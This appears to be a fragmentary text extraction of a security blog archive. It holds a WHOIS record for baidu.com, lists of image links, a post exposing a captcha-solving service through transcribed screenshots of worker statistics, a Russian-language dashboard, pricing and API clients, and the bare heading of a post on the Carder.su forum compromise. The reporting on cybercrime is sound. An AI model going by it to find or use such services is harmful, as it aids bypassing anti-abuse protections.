


[8]



[9]





Domain Name: BAIDU.COM

Registrar: REGISTER.COM, INC.

Whois Server: whois.register.com

Referral URL: http://www.register.com

Name Server: YNS1.YAHOO.COM

Name Server: YNS2.YAHOO.COM

Status: clientTransferProhibited


Updated Date: 11-jan-2010


Creation Date: 11-oct-1999

Expiration Date: 11-oct-2014

[11] <http://www.register.com>

[12]





[14]



1. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjG0p0jPKa0fr90G7xGB6MVHTRgq2GeZwIJdyf-mFixliKLhu9cFroepTeXWMNxZtNiZCZ41ybSiZq1jk0Zxu59QgPoJM73LC6Gf4q>
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjEBXhXq4fF0nxle0GMA_-J3ZYi9DJTSBqg5CQRtule0sw0T

FPxL_T_nhyphenhyphenzKDcVaIcSgSahxOMiV_h26PIqjOMHpmXW6

3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh8tJgbHt3dPZ-wfGeiZkNSv2JqrHBkYrE939FFp1MRtSHwdXma8vzWLaXvhKvyfQp8j9aw7QwWvCPKbfffQlCe4YvWE6LFEjgn9Eq9>
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj0h6dipZ-wclE8yH_rL1ihTl-Aa56iqvpDN91282LoZa5ZHUxlpSzkopBrbQkhpqdhq9ztvUNSNLfi3QofsEkkNrbqtPdCi8oEYbs
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkiN5xyb30Go6NErpkXWEXILyEcZ5KEMdCTXMtmQPRzzkesFHVt08ZiZXBPdKGP_1aWf1MYVN90WHs0ZnQuzV3w1l2vPpnEN5Saa2
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhCPVI8mcoduNWaY0GnJlmrK7Ib0WCnTPle6udKGUvrR8Ki_CC-KeebRVmTDxV6LG5L6-g06WtwXzgdTW29gE_Vs0xkkVawC-NjLt
7. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg0S-TQC3hDpknxOrqlfYb5aY78rsbQHUiRpQqZYM1xoHYouyAf1YnCLSo35o1UAsPLORFxFVnvovpvOMdrqoPOSdDrt1PdgcTPtymJ>
8. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhjXnW3rv0ejverE2RiNUtra6G25QI94tv8fsqwKJ0qNfuVi3D3m3N0NS4NG5t6rZXIXtCrqu3KLiDb38QE6IKVdRtnOL1oTf7aX3>
9. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi61MqENh0drJy62xiCJFSG3uG8jqxvrCfd2ZGtk07uTSK9QLCrtZZVmwxdyUYrhveZ7bVxxTljDNCpLmbP0c2TxsWaEFIZFSEI3>
10. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjMbaA5TYYSfiMT9haecDtCVrvdarl1qvR1eMjIjG6nytiIiqUNklx0GV0h6rYeX2QuVglimDADE7hE0kXEeRCF9-tc-1A51DsC16K>
11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhDVJyB-s4L2gdjUVjZQjjiEXj-6zTfHqh6HbNv_m99latQCAoxG2N01YXBJ2KYQP95MK2c3SXBzomHfBTjjm6AGMWzHBFRXiHN9EW
12. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhco_Ddb_cvIQ-GBeltE7PXzex24_Me8YNqAF7tA21_eQhZvg1BV7Q-Up2oByE68Iyvx1c5a0hyphenhyphenLGzkedfEMgnm7I1IK
13. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh26FbQizitYXvLinHWD4F0rCgG2iqmPe3RY-5P2z3sy5RuP9r_4FnGTTYweKoTdfjcshgjsQuu49IepC7YudbliEapwJERiIks89d
14. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjONW4XFPno6NAcXu2QnI3PalUqse7vekdGFrX8on6GNcoX_4Ryxf8fHyGFiq8pwMnbJzu2Flc8vrkRK6r930DglQHTJVby0D3GS25

1.2.9 CAPTCHA Breaking As A Service (2023-11-24 12:14)

An image is worth a thousand words.

Daily Reports for mason171		
Date	Total Captchas	Good Captchas
03/23/2009	21	20
03/24/2009	0	0
03/25/2009	0	0
03/26/2009	0	0
03/27/2009	0	0
03/28/2009	243	224
03/29/2009	0	0
03/30/2009	19	15
03/31/2009	93	86
04/01/2009	2	2
04/02/2009	0	0
04/03/2009	0	0
04/04/2009	0	0
04/05/2009	0	0
04/06/2009	0	0
04/07/2009	0	0
04/08/2009	0	0
04/09/2009	0	0
04/10/2009	0	0
04/11/2009	0	0
04/12/2009	0	0
04/13/2009	0	0
04/14/2009	0	0
04/15/2009	0	0
04/16/2009	0	0
04/17/2009	0	0
04/18/2009	0	0
04/19/2009	0	0
04/20/2009	0	0
Total:	378	347

RemoteCaptcha Client

Please wait...

Statistics

Total Captchas:	1179
Good Captchas: (may not be accurate)	38

☐ Play sound when new CAPTCHA is available.

[3]

 de **Captcha**

Статус: Активный

Аккаунт:

Выйти



ГлавнаяЧастые вопросыОбратная связьВаш Аккаунт

Новости

08 апр.(2009)
Информация
Весенние скидки! При пополнении своего счета на сумму от 50\$ одним платежом, Мы увеличиваем Ваш платеж на 5%.

21 март.(2009)
Информация
Для скачивания доступен OCR-Windows модуль + пример его использования. Оформлен в виде dll. Максимально прост в использовании и подключении к десктопным приложениям.

НастройкиСтатистикаБалансAPI клиент

Загружено:	0
Не удалось загрузить:	0
Ошибка формата загрузки:	0
Ожидает обработки:	0
Обработано неверно:	0
Обработано успешно:	0

Обновить

[4]

Статистика

Подключение

Частые вопросы

Поддержка

22:28:07

\$0

Выйти из системы

Ru
 En
 Fr

Цена: 0.00125

Статистика

Все

с

2009-04-01

по

2009-04-16

Показать отчет

Детальный

Суммарный


Дата	Всего	Хорошие	Плохие	Таймаут	Нет ответа	Сумма	
Итого:		0	0	0	0	0\$	

Сводка

✓ Хорошие	0
✗ Плохие	0
⌚ Нет ответа	0
⌚ Таймаут	0
🌐 Итого	0

[Описание ошибок](#)
[Клиенты](#)
[PHP](#)
[PECL](#)
[WIN C++ & JS](#)
[Linux C++](#)


Все права защищены ©2007-2009 CaptchaBot




1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEho7S4djP13F0xla8PRzZHbQ9Y4x2Ue9vtYQCvz7MLsA517_1-EJn125Ri3Hq8sqYJNJSFV0mcro1Rke9d_PVF_zxaEVz6kuwiZ0ZM
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEivqrE8IXJFHHb6yu0U1t3D9UCew0m9UKpKcovZW2qkH2JN1zUs0ubELM0LocTqhe19gW4Zw0x_XIXiK_CLa2BTxLxshRf001k6uYK
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhXZ6Q7KQETw3o6Bkc9pVEUugG3uDQ8CCt0H5L0fQbA71R9xeL0PzAEV_2zgANMQL6UDN9GTsM0x7MXU85f31lC5FJJxyjt1knIRsw
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhBa4u62q6EiIB1-BdK22ImK3__qe_SF65yKPbVKEWh23aecWYpc2K7816hNZx3pg4dgXWKDRG1zRYFaUvFgiX7oWEPgpja9bICSnT
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjEOEb-PuNrxK_Kg5qIhpRDyBTvh5d8yzyuETZpkhMfwBjdi1gcxCt3_tQGV1888AsBaS5jVx5fA_oQxBbgSwKPKJL0i6JnwMNa158J

1.2.10 Carder.su Cybercrime Friendly Forum Community Compromised (2023-11-24 12:14)


An image is worth a thousand words.




[2]



